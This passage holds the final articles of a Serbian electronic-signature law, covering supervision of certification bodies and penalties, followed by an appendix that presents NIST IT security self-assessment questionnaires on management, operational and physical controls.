Elektronski sertifikati koje izdaje strano sertifikaciono telo ravnopravni su sa domaćim elektronskim sertifikatima.

Kvalifikovani elektronski sertifikati izdati od strane inostranih sertifikacionih tela ravnopravni su sa domaćim:
1) ako je inostrano sertifikaciono telo dobilo rešenje od nadležnog organa, u skladu sa odredbama čl. 18. i 20. ovog zakona; ili
2) ako potiču iz zemlje sa kojom postoji bilateralni sporazum o međusobnom priznavanju kvalifikovanih elektronskih sertifikata.

V NADZOR

Član 36.

Nadležni organ vrši inspekcijski nadzor nad primenom ovog zakona i radom sertifikacionih tela.

Nadzor nad radom sertifikacionih tela na poslovima prikupljanja, upotrebe i zaštite ličnih podataka korisnika vrše organi određeni zakonom i drugim propisima kojima se uređuje zaštita ličnih podataka.

Član 37.

U okviru inspekcijskog nadzora registrovanih i evidentiranih sertifikacionih tela nadležni organ:
1) utvrđuje da li su ispunjeni uslovi propisani ovim zakonom i propisima donetim za sprovođenje ovog zakona;
2) kontroliše pravilnost primene propisanih postupaka i organizaciono-tehničkih mera, primenu internih pravila koja su u vezi sa uslovima propisanim ovim zakonom i propisima donetim za sprovođenje ovog zakona;
3) vrši kontrolu postupka izdavanja, čuvanja i opoziva elektronskih sertifikata;

4) vrši kontrolu zakonitosti obavljanja drugih usluga sertifikacionih tela.

Član 38.

U vršenju inspekcijskog nadzora nad radom sertifikacionih tela ovlašćena lica nadležnog organa imaju pravo i dužnost da:
1) pregledaju akte i svu dokumentaciju koja je povezana sa tom delatnošću;
2) provere njegove poslovne prostorije, informacioni sistem, računarsku mrežu, ostalu opremu, tehničku dokumentaciju, kao i sigurnosne mere koje se preduzimaju;
3) izvrše uvid u celokupnu dokumentaciju, radi obezbeđivanja dokaza ili tačnog utvrđivanja eventualne neregularnosti.

Ovlašćeno lice nadležnog organa je dužno da čuva kao službenu tajnu sve podatke o sertifikatima i lične podatke o korisniku sertifikata.

Član 39.

Ovlašćeno lice nadležnog organa rešenjem:
1) zabranjuje upotrebu neadekvatnih postupaka i infrastrukture, i daje rok sertifikacionom telu u kojem je ono dužno da obezbedi adekvatne postupke i infrastrukturu;
2) privremeno zabranjuje poslovanje sertifikacionog tela do otklanjanja neadekvatnosti postupaka i infrastrukture;
3) naređuje privremeni opoziv nekog ili svih sertifikata izdatih od strane sertifikacionog tela, ako postoji osnovana sumnja da se radi o neadekvatnom postupku ili falsifikatu.

U slučaju privremene zabrane poslovanja, sertifikati izdati do dana nastanka uzroka zbog kojih je izrečena mera zabrane, ostaju u važnosti.

Član 40.

Ako sertifikaciono telo za izdavanje kvalifikovanih elektronskih sertifikata prestane da ispunjava uslove propisane ovim zakonom nadležni organ donosi rešenje o njegovom brisanju iz registra sertifikacionih tela za izdavanje kvalifikovanih elektronskih sertifikata.

Rešenje iz stava 1. ovog člana konačno je i protiv njega se može voditi upravni spor.

Član 41.

Sertifikaciono telo je dužno da u cilju sprovođenja nadzora omogući ovlašćenim licima nadležnog organa pristup u svoje poslovne prostorije i uvid u podatke o poslovanju, uvid u poslovnu dokumentaciju, pristup registru korisnika i primenjenoj računarskoj opremi i uređajima.

VI KAZNENE ODREDBE

Član 42.

Novčanom kaznom od 100.000 do 400.000 dinara kazniće se za prekršaj korisnik - pravno lice:

1) koje ne čuva sredstva i podatke za formiranje elektronskog potpisa od neovlašćenog pristupa i upotrebe i ako iste ne koristi u skladu sa odredbama ovog zakona (član 25);
2) koje u propisanom roku ne dostavi sertifikacionom telu potrebne podatke i informacije o promenama koje utiču ili mogu uticati na tačnost utvrđivanja identiteta potpisnika (član 26. stav 1);
3) koje odmah ne dostavi sertifikacionom telu zahtev za opoziv elektronskog sertifikata (član 26. stav 2).

Korisnik - preduzetnik kazniće se za prekršaje iz stava 1. ovog člana novčanom kaznom od 100.000 do 200.000 dinara.

Odgovorno lice u pravnom licu, državnom organu, organu teritorijalne autonomije i organu lokalne samouprave kazniće se za prekršaje iz stava 1. ovog člana novčanom kaznom od 12.000 do 20.000 dinara.

Korisnik - fizičko lice kazniće se za prekršaje iz stava 1. ovog člana novčanom kaznom od 12.000 do 20.000 dinara.

Član 43.

Novčanom kaznom od 200.000 do 400.000 dinara kazniće se za prekršaj sertifikaciono telo ako:

1) ne prijavi nadležnom organu početak obavljanja usluga izdavanja elektronskih sertifikata (član 15);
2) izda kvalifikovani elektronski sertifikat koji ne sadrži sve potrebne podatke (član 17);
3) čuva i kopira podatke za formiranje elektronskog potpisa za lica u čije ime pruža tu uslugu (član 18. stav 1. tačka 10);
4) ne obavesti korisnika kome izdaje elektronski sertifikat o svim tačnim uslovima izdavanja i korišćenja elektronskog sertifikata (član 18. stav 1. tačka 12);
5) ne ispunjava obaveze propisane članom 28. ovog zakona;
6) ne prekine usluge sertifikacije odnosno ne izvrši opoziv izdatih kvalifikovanih elektronskih sertifikata u propisanim slučajevima (član 30. stav 1);
7) ne vodi ažurno evidenciju svih opozvanih elektronskih sertifikata (član 30. stav 2);
8) ne obavesti korisnika o opozivu elektronskog sertifikata u propisanom roku (član 30. stav 3);
9) ne čuva kompletnu dokumentaciju o izdatim i opozvanim kvalifikovanim elektronskim sertifikatima u predviđenom roku (član 31. stav 1);

10) blagovremeno ne obavesti korisnike kojima je izdalo elektronske sertifikate i nadležni organ o okolnostima koje mogu dovesti do prestanka obavljanja usluga sertifikacije (član 32. stav 1);
11) ne omogući ovlašćenim licima nadležnog organa pristup u svoje poslovne prostorije i uvid u podatke o poslovanju, uvid u poslovnu dokumentaciju, pristup registru korisnika, računarskoj opremi i uređajima (član 38).

Odgovorno lice u sertifikacionom telu kazniće se za prekršaje iz stava 1. ovog člana novčanom kaznom od 15.000 do 20.000 dinara.

Član 44.

Novčanom kaznom od 200.000 do 400.000 dinara kazniće se za prekršaj - pravno lice u slučaju da ne čuva podatke i sredstva za proveru elektronskog potpisa onoliko vremena koliko se čuvaju sama elektronska dokumenta (član 5).

Preduzetnik kazniće se za prekršaj iz stava 1. ovog člana novčanom kaznom od 100.000 do 200.000 dinara.

Odgovorno lice u pravnom licu, državnom organu, organu teritorijalne autonomije i organu lokalne samouprave kazniće se za prekršaj iz stava 1. ovog člana novčanom kaznom od 12.000 do 20.000 dinara.

VII PRELAZNE I ZAVRŠNE ODREDBE

Član 45.

Nadležni organ donosi podzakonska akta za sprovođenje ovog zakona u roku od tri meseca od dana stupanja na snagu ovog zakona.

Član 46.

Ovaj zakon stupa na snagu osmog dana od dana objavljivanja u ″Službenom glasniku Republike Srbije″.

APPENDIX B

OSNOVNI ELEMENTI *NIST* STANDARDA ZA EVALUACIJU BEZBEDNOSNIH PROCEDURA INFORMACIONIH SISTEMA

Nivo bezbednosti *IT* sistema je definisan potrebnim stepenom poverenja između pojedinih komponenti koje čine informacioni sistem. Bezbednost sistema je podržana organizacionim, tehničkim i operativnim merama sa ciljem zaštite samog sistema kao i informacija koje se na njemu čuvaju i procesa koji se na njemu odvijaju. Svaka organizacija bi trebalo da primeni pomenute bezbednosne mere i da održava bezbednost svog informacionog sistema u skladu sa definisanim potrebama i finansijskim mogućnostima. Pod navedenim postupcima se podrazumavaju dve osnovne grupe aktivnosti :

- Obezbeđivanje uslova da sistem, kao i instalirane aplikacije rade u skladu sa zadatim parametrima i da proizvode željene efekte,
- Zaštita informacija u najvećoj mogućoj meri i izbegavanje gubitka podataka, neautorizovanog pristupa ili neovlašćene izmene informacija.

Pre uvođenja zaštitnih mera, neophodno je uraditi analize koje bi definisale način i obim zaštite *IT* sistema, kao i analizu mogućih rizika. Jedan od mogućih načina procene potreba za zaštitom i mogućnosti zaštite *IT* sistema, kao i praćenja efekata preduzetih mera može se samostalno sprovesti upitnikom koji je dat u daljem delu ovog teksta - Self-Assessments.
Upitnik se može primeniti za testiranje *IT* sistema, kako u privatnim tako i u državnim institucijama i to na svim nivoima upravljanja sistemom. Lica koja sprovode testiranje moraju biti obučena u oblasti *IT* bezbednosti. Testiranje podrazumeva, pre svega, analizu samog *IT* sistema koja se sastoji od sagledavanja osnovnih postavki samog sistema kao i donošenja programa zaštite. Takođe je neophodno sagledati okvire u kojima *IT* sistem deluje, kako bi se arhitektira sistema sagledala u celosti. Mora se voditi računa da granice sistema budu striktno zaštićene, u saglasnosti sa definisanom politikom zaštite. Prilikom sagledavanja bezbednosnih aspekata sistema neophodno je imati u vidu sledeće činjenice:

- *IT* sistem mora biti pod direktnom kontrolom menadžmenta,
- *IT* sistem izvršava funkcije koje su definisane postavljenim ciljevima,
- Operativne karakterisitike *IT* sistema definišu potrebu za sprovođenjem postupaka zaštite,
- *IT* sistem se nalazi u odgovarajućem operativnom okruženju.

Treba imati u vidu da sve komponente *IT* sistema ne moraju biti fizički povezane već mogu biti dislocirane, ali moraju biti obuhvaćene jedinstvenim konceptom zaštite.

Činjenice o kojima je neophodno voditi računa prilikom sagledavanja potreba bezbednosti sistema su :

1) Poverljivost : informacije se moraju štititi od neautorizovanog pristupa,
2) Integritet : informacije moraju biti zaštićene od neovlašćene ili nehotične izmene, što uključuje :
   a) Autentičnost (treća strana mora imati mogućnost verifikacije da sadržaj nije menjan u toku prenosa),
   b) Neporecivost (treća strana može nedvosmisleno potvrditi izvor poruke),
   c) Odgovornost (akcije nad informacijama se moraju pratiti i beležiti),
3) Raspoloživost : *IT* resursi moraju biti dostupni kako bi se ispunili zahtevi sistema i sprečili gubici podataka. Raspoloživost, takođe, uključuje činjenicu da se resursi koriste isključivo za predviđene namene.

Stepen važnosti podataka se može svrstati u tri osnovne kategorije :
   1) Visoki : može dovesti do ekstremnog ugrožavanja nacionalnih interesa, ugrožavanja života, hapšenja, velikih materijalnih gubitaka ili je neophodno preduzimanje zakonskih mera u cilju otklanjanja posledica kompromitovanja podataka,
   2) Srednji : može dovesti do ozbiljnog ugrožavanja nacionalnih interesa, značajnih finansijskih gubitaka ili je neophodno preduzimanje zakonskih mera u cilju otklanjanja posledica kompromitovanja podataka,
   3) Niski : narušavanje nacionalnih interesa, minimalni finansijski gubici ili je neophodno preduzimanje administrativnih radnji za otklanjanje posledica kompromitovanja podataka.

Pre pristupanja ispitivanju sistema, neophodno je definisati ciljeve koji se žele postići. Ukoliko se želi postići veća bezbednost sistema, neophodno je izvršiti detaljnije pripreme, pri čemu se očekuje da će sama procena i priprema sistema trajati duže nego u slučaju da se radi o sistemu kod koga se zahteva niži nivo bezbednosti. Željeni stepen bezbednosti, prema nivou važnosti *IT* sistema određuje vlasnik odnosno korisnik sistema.

Bezbednosne kontrole *IT* sistema se ostvaruju u tri osnovna domena :
1) Upravljačke kontrole,
   a) Upravljanje rizicima,
   b) Upravljanje bezbednosnim kontrolama,
   c) Upravljanje životnim vekom *IT* sistema,
   d) Proces autorizacije (sertifikacija i akreditacija),
   e) Plan sistema bezbednosti.
2) Operativne kontrole,
   a) Pouzdanost osoblja,
   b) Fizička bezbednost,

c) Radne izlazno ulazne kontrole,
d) Planiranje resursa,
e) Održavanje hardvera i sistemskog softvera,
f) Integritet podataka,
g) Dokumentacija,
h) Obuka i edukacija,
i) Efikasnost reagovanja na incidentnu situaciju.

3) Tehničke kontrole
   a) Identifikacija i autentifikacija,
   b) Logička kontrola pristupa,
   c) Kontrola i praćenje.

U cilju određivanja stepena bezbednosti, definisano je pet nivoa efekasnosti zaštite koji se koriste u upitnicima koji slede u daljem tekstu :
Nivo 1 – Ostvarena kontrola ciljeva koji su definisanih u politici bezbednosti,
Nivo 2 – Ostvarena bezbednosna kontrola dokumenata i procedura,
Nivo 3 – Ostvarena implementacija bezbednosnih procedura,
Nivo 4 - Procedure i bezbednosne kontrole su testirane i revidirane,
Nivo 5 - Procedure i bezbednosne kontrole su u celosti integrisane u sveobuhvatni program.

Metod odgovaranja na pitanja se prevashodno zasniva na ispitivanju relevantne dokumentacije kao i na rigoroznom ispitivanju, testiranju i kontroli samog sistema. Osoba koja vrši procenu bezbednosti sistema, ne čini to sama već u timu sa vlasnikom odnosno korisnikom sistema kao i osobom zaduženom za administriranje *IT* sistemom. Na opisani način se može odrediti nivo bezbednosti kritičnih elementa. Veoma je važno obratiti pažnju na činjenicu da li je moguće postići ciljeve koji su propisani politikom zaštite sistema. Za elemente koje nije moguće postići u posmatranom sistemu koristi se oznaka *N/A*.

Popunjeni upitnici se mogu korisiti u dve osnovne svrhe :
- Menadžerima za brzo dobijanje informacija o bezbednosti sopstvenog sistema,
- Za evaluaciju bezbednosti sistema i ukazivanje na potrebne akcije u cilju dostizanja željenog nivoa bezbednosti.

Nakon popunjavanja, vrši se detaljna analiza upitnika. Analizu mogu vršiti iste osobe koje su vršile ispitivanja i popunjavanje upitnika, međutim to može biti i posebna grupa u okviru organizacije koja je specijalno zadužena za bezbednost podataka. Rezultati analize mogu biti pretočeni u akcioni plan, koji definiše pravce daljih aktivnosti u cilju otklanjanja uočenih nedostataka. Pored akcionog plana, neophodno je načiniti i izveštaj o stanju bezbednosti *IT* sistema koji se prezentuje nadležnim licima ili organizacionim jedinicama.

U daljem delu teksta će biti date procedure za evaluaciju bezbednosti sistema kroz upitnike i to u originalnom izdanju, onako kako ih je *NIST* preporučio.

System Name, Title, and Unique Identifier: _____

Major Application _____ **or** **General Support System** _____

Name of Assessors: _____

_____

_____

Date of Evaluation: _____

List of Connected Systems:

Name of System	Are boundary controls effective?	Planned action if not effective
1.		
2.		
3.		

Criticality of System	Category of Sensitivity High, Medium, or Low
Confidentiality	
Integrity	
Availability	

Purpose and Objective of Assessment: _____

_____

_____

1) Upravljačke kontrole

Upravljačke kontrole se usredsređuju na upravljanje *IT* security sistemom kao i upravljanjem rizicima. Radi se o tehnikama i odgovornostima koje se nalaze u nadležnosti menadžmenta.

1.a) Upravljanje rizicima

Rizik predstavlja verovatnoću da će se desiti neki nepoželjan događaj. Upravljanje rizicima predstavlja proces predviđanja rizika i preduzimanja koraka kako bi se rizik smanjio na prihvatljivu meru. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Risk Management *OMB Circular A-130, III*								
1.1 Critical Element: Is risk periodically assessed?								
1.1.1 Is the current system configuration documented, including links to other systems? *NIST SP 800-18*								
1.1.2 Are risk assessments performed and documented on a regular basis or whenever the system, facilities, or other conditions change? *FISCAM SP-1*								
1.1.3 Has data sensitivity and integrity of the data been considered? *FISCAM SP-1*								
1.1.4 Have threat sources, both natural and manmade, been identified? *FISCAM SP-1*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
1.1.5 Has a list of known system vulnerabilities, system flaws, or weaknesses that could be exploited by the threat sources been developed and maintained current? *NIST SP 800-30*								
1.1.6 Has an analysis been conducted that determines whether the security requirements in place adequately mitigate vulnerabilities? *NIST SP 800-30*								
1.2. Critical Element: Do program officials understand the risk to systems under their control and determine the acceptable level of risk?								
1.2.1 Are final risk determinations and related management approvals documented and maintained on file? *FISCAM SP-1*								
1.2.2 Has a mission/business impact analysis been conducted? *NIST SP 800-30*								
1.2.3 Have additional controls been identified to sufficiently mitigate identified risks? *NIST SP 800-30*								

NOTES:

1.b) Upravljanje bezbednosnim kontrolama - Revizija bezbednosnih kontrola

Rutinsko ispitivanje i odgovor sistema su veoma važni elementi za definisanje ranjivih mesta sistema a takođe i važna stavka koja se koristi prilikom upravljanja rizicima. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
Review of Security Controls *OMB Circular A-130, III* *FISCAM SP-5* *NIST SP 800-18*								
2.1. Critical Element: **Have the security controls of the system and interconnected systems been reviewed?**								
2.1 1 Has the system and all network boundaries been subjected to periodic reviews? *FISCAM SP-5.1*								
2.1.2 Has an independent review been performed when a significant change occurred? *OMB Circular A-130, III* *FISCAM SP-5.1* *NIST SP 800-18*								
2.1.3 Are routine self-assessments conducted ? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
2.1.4 Are tests and examinations of key controls routinely made, i.e., network scans, analyses of router and switch settings, penetration testing? *OMB Circular A-130, 8B3* *NIST SP 800-18*								
2.1.5 Are security alerts and security incidents analyzed and remedial actions taken? *FISCAM SP 3-4* *NIST SP 800-18*								
2.2. Critical Element: **Does management ensure that corrective actions are effectively implemented?**								
2.2.1 Is there an effective and timely process for reporting significant weakness and ensuring effective remedial action? *FISCAM SP 5-1 and 5.2* *NIST SP 800-18*								

NOTES:

1.c) Upravljanje životnim vekom *IT* sistema

Kao i ostali aspekti *IT* sistema, najbolje upravljanje bezbednosnim sistemom se postiže kroz planiranje životnog veka *IT* sistema. Postoji više modela kojima se opisuje životni vek *IT* sistema. Najveći broj modela sadrži pet osnovnih faza : uvođenje, razvoj/akvizicija, implementacija, operativni rad i raspolaganje. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	**Risk Based Decision Made**	**Comments**	**Initials**
Life Cycle *OMB Circular A-130, III* *FISCAM CC-1.1*								
3.1. Critical Element: Has a system development life cycle methodology been developed?								
Initiation Phase								
3.1.1 Is the sensitivity of the system determined? *OMB Circular A-130, III* *FISCAM AC-1.1 & 1.2* *NIST SP 800-18*								
3.1.2 Does the business case document the resources required for adequately securing the system? *Clinger-Cohen*								
3.1.3 Does the Investment Review Board ensure any investment request includes the security resources needed? *Clinger-Cohen*								
3.1.4 Are authorizations for software modifications documented and maintained? *FISCAM CC –1.2*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
3.1.5 Does the budget request include the security resources required for the system? *GISRA*								
Development/Acquisition Phase								
3.1.6 During the system design, are security requirements identified? *NIST SP 800-18*								
3.1.7 Was an initial risk assessment performed to determine security requirements? *NIST SP 800-30*								
3.1.8 Is there a written agreement with program officials on the security controls employed and residual risk? *NIST SP 800-18*								
3.1.9 Are security controls consistent with and an integral part of the IT architecture of the agency? *OMB Circular A-130, 8B3*								
3.1.10 Are the appropriate security controls with associated evaluation and test procedures developed before the procurement action? *NIST SP 800-18*								
3.1.11 Do the solicitation documents (e.g., Request for Proposals) include security requirements and evaluation/test procedures? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
3.1.12 Do the requirements in the solicitation documents permit updating security controls as new threats/vulnerabilities are identified and as new technologies are implemented? *NIST SP 800-18*								
Implementation Phase								
3.2. Critical Element: Are changes controlled as programs progress through testing to final approval?								
3.2.1 Are design reviews and system tests run prior to placing the system in production? *FISCAM CC-2.1* *NIST SP 800-18*								
3.2.2 Are the test results documented? *FISCAM CC-2.1* *NIST SP 800-18*								
3.2.3 Is certification testing of security controls conducted and documented? *NIST SP 800-18*								
3.2.4 If security controls were added since development, has the system documentation been modified to include them? *NIST SP 800-18*								
3.2.5 If security controls were added since development, have the security controls been tested and the system recertified? *FISCAM CC-2.1* *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
3.2.6 Has the application undergone a technical evaluation to ensure that it meets applicable federal laws, regulations, policies, guidelines, and standards? *NIST SP 800-18*								
3.2.7 Does the system have written authorization to operate either on an interim basis with planned corrective action or full authorization? *NIST SP 800-18*								
Operation/Maintenance Phase								
3.2.8 Has a system security plan been developed and approved? *OMB Circular A-130, III* *FISCAM SP 2-1* *NIST SP 800-18*								
3.2.9 If the system connects to other systems, have controls been established and disseminated to the owners of the interconnected systems? *NIST SP 800-18*								
3.2.10 Is the system security plan kept current? *OMB Circular A-130, III* *FISCAM SP 2-1* *NIST SP 800-18*								
Disposal Phase								
3.2.11 Are official electronic records properly disposed/archived? NIST SP 800-18								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
3.2.12 Is information or media purged, overwritten, degaussed, or destroyed when disposed or used elsewhere? *FISCAM AC-3.4* *NIST SP 800-18*								
3.2.13 Is a record kept of who implemented the disposal actions and verified that the information or media was sanitized? *NIST SP 800-18*								

NOTES:

1.d) Proces autorizacije (sertifikacija i akreditacija)

Proces autorizacije (naziva se još i procesom sertifikacije i akreditacije) garantuje bezbednost sistema. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
Authorize Processing (Certification & Accreditation) *OMB Circular A-130, III* *FIPS 102*								
4.1. Critical Element: Has the system been certified/recertified and authorized to process (accredited)?								
4.1.1 Has a technical and/or security evaluation been completed or conducted when a significant change occurred? *NIST SP 800-18*								
4.1.2 Has a risk assessment been conducted when a significant change occurred? *NIST SP 800-18*								
4.1.3 Have Rules of Behavior been established and signed by users? *NIST SP 800-18*								
4.1.4 Has a contingency plan been developed and tested? *NIST SP 800-18*								
4.1.5 Has a system security plan been developed, updated, and reviewed? *NIST SP 800-18*								
4.1.6 Are in-place controls operating as intended? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
4.1.7 Are the planned and in-place controls consistent with the identified risks and the system and data sensitivity? *NIST SP 800-18*								
4.1.8 Has management authorized interconnections to all systems (including systems owned and operated by another program, agency, organization or contractor)? *NIST 800-18*								
4.2. Critical Element: Is the system operating on an interim authority to process in accordance with specified agency procedures?								
4.2.1 Has management initiated prompt action to correct deficiencies? *NIST SP 800-18*								

NOTES:

1.e) Plan sistema bezbednosti

Bezbednosni plan sistema omogućuje pregled bezbednosnih zahteva sistema i opisuje kontrole koje su realizovane ili su planirane radi zadovojenja postavljenih zahteva. Plan opisuje odgovornosti i očekivana ponašanja svih osoba koje pristupaju sistemu. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
System security plan *OMB Circular A-130, III* *NIST SP 800-18* *FISCAM SP-2.1*								
5.1. Critical Element: **Is a system security plan documented for the system and all interconnected systems if the boundary controls are ineffective?**								
5.1.1 Is the system security plan approved by key affected parties and management? *FISCAM SP-2.1* *NIST SP 800-18*								
5.1.2 Does the plan contain the topics prescribed in NIST Special Publication 800-18? *NIST SP 800-18*								
5.1.3 Is a summary of the plan incorporated into the strategic IRM plan? *OMB Circular A-130, III* *NIST SP 800-18*								
5.2. Critical Element: **Is the plan kept current?**								

5.2.1 Is the plan reviewed periodically and adjusted to reflect current conditions and risks? *FISCAM SP-2.1* *NIST SP 800-18*								

NOTES:

2) Operativne kontrole

Operativne kontrole ukazuju na bezbednosne metode imajući u vidu primarno implementirane mehanizme i izvršene od strane ljudi . Razmatrane kontrole se koriste radi unapređenja bezbednosti pojedinih sistema (ili grupa sistema). Obično zahtevaju tehničke ili specijalizovane ekspertize i oslanjaju se na upravljačke aktivnosti, kao i na tehničke kontrole.

2.a) Pouzdanost osoblja

Mnoge važne stavke u kompjuterskoj bezbednosti uključuju ljude i to kao : korisnike, projektante, programere i menadžere. Široki dijapazon bezbednosnih elemenata zavisi od toga kako se ljudi odnose prema informacionom sistemu i poslu koji obavljaju pomoću računara. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Personnel Security *OMB Circular A-130, III*								
6.1. Critical Element: Are duties separated to ensure least privilege and individual accountability?								
6.1.1 Are all positions reviewed for sensitivity level? *FISCAM SD-1.2* *NIST SP 800-18*								
6.1.2 Are there documented job descriptions that accurately reflect assigned duties and responsibilities and that segregate duties? *FISCAM SD-1.2*								
6.1.3 Are sensitive functions divided among different individuals? *OMB Circular A-130, III* *FISCAM SD-1* *NIST SP 800-18*								

Specific Control Objectives	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
6.1.4 Are distinct systems support functions performed by different individuals? *FISCAM SD-1.1*								
6.1.5 Are mechanisms in place for holding users responsible for their actions? *OMB Circular A-130, III* *FISCAM SD-2 & 3.2*								
6.1.6 Are regularly scheduled vacations and periodic job/shift rotations required? *FISCAM SD-1.1* *FISCAM SP-4.1*								
6.1.7 Are hiring, transfer, and termination procedures established? *FISCAM SP-4.1* *NIST SP 800-18*								
6.1.8 Is there a process for requesting, establishing, issuing, and closing user accounts? *FISCAM SP-4.1* *NIST 800-18*								
6.2. Critical Element: **Is appropriate background screening for assigned positions completed prior to granting access?**								
6.2.1 Are individuals who are authorized to bypass significant technical and operational controls screened prior to access and periodically thereafter? *OMB Circular A-130, III* *FISCAM SP-4.1*								
6.2.2 Are confidentiality or security agreements required for employees assigned to work with sensitive information? *FISCAM SP-4.1*								

Specific Control Objectives	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
6.2.3 When controls cannot adequately protect the information, are individuals screened prior to access? *OMB Circular A-130, III*								
6.2.4 Are there conditions for allowing system access prior to completion of screening? *FISCAM AC-2.2* *NIST SP 800-18*								

NOTES:

2.b) Fizička bezbednost i zaštita okruženja

Fizička bezbednost i zaštita okruženja su mere koje se preduzimaju radi zaštite samog *IT* sistema, zgrada kao i odgovarajuće infrastrukture kako bi se zaštitili od pretnji koje dolaze iz okruženja. Sledeći upitnik je baziran na tri kritična elementa. Nivo bezbednosti svakog od posmatrana tri kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Physical and Environmental Protection								
Physical Access Control								
7.1. Critical Element: Have adequate physical security controls been implemented that are commensurate with the risks of physical damage or access?								
7.1.1 Is access to facilities controlled through the use of guards, identification badges, or entry devices such as key cards or biometrics? *FISCAM AC-3* *NIST SP 800-18*								
7.1.2 Does management regularly review the list of persons with physical access to sensitive facilities? *FISCAM AC-3.1*								
7.1.3 Are deposits and withdrawals of tapes and other storage media from the library authorized and logged? *FISCAM AC-3.1*								
7.1.4 Are keys or other access devices needed to enter the computer room and tape/media library? *FISCAM AC-3.1*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
7.1.5 Are unused keys or other entry devices secured? *FISCAM AC-3.1*								
7.1.6 Do emergency exit and re-entry procedures ensure that only authorized personnel are allowed to re-enter after fire drills, etc? *FISCAM AC-3.1*								
7.1.7 Are visitors to sensitive areas signed in and escorted? *FISCAM AC-3.1*								
7.1.8 Are entry codes changed periodically? *FISCAM AC-3.1*								
7.1.9 Are physical accesses monitored through audit trails and apparent security violations investigated and remedial action taken? *FISCAM AC-4*								
7.1.10 Is suspicious access activity investigated and appropriate action taken? *FISCAM AC-4.3*								
7.1.11 Are visitors, contractors and maintenance personnel authenticated through the use of preplanned appointments and identification checks? *FISCAM AC-3.1*								
Fire Safety Factors								
7.1.12 Are appropriate fire suppression and prevention devices installed and working? *FISCAM SC-2.2* *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
7.1.13 Are fire ignition sources, such as failures of electronic devices or wiring, improper storage materials, and the possibility of arson, reviewed periodically? *NIST SP 800-18*								
Supporting Utilities								
7.1.14 Are heating and air-conditioning systems regularly maintained? *NIST SP 800-18*								
7.1.15 Is there a redundant air-cooling system? *FISCAM SC-2.2*								
7.1.16 Are electric power distribution, heating plants, water, sewage, and other utilities periodically reviewed for risk of failure? *FISCAM SC-2.2* *NIST SP 800-18*								
7.1.17 Are building plumbing lines known and do not endanger system? *FISCAM SC-2.2* *NIST SP 800-18*								
7.1.18 Has an uninterruptible power supply or backup generator been provided? *FISCAM SC-2.2*								
7.1.19 Have controls been implemented to mitigate other disasters, such as floods, earthquakes, etc.? *FISCAM SC-2.2*								
Interception of Data								
7.2. Critical Element: Is data protected from interception?								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
7.2.1 Are computer monitors located to eliminate viewing by unauthorized persons? *NIST SP 800-18*								
7.2.2 Is physical access to data transmission lines controlled? *NIST SP 800-18*								
Mobile and Portable Systems								
7.3. Critical Element: Are mobile and portable systems protected?								
7.3.1 Are sensitive data files encrypted on all portable systems? *NIST SP 800-14*								
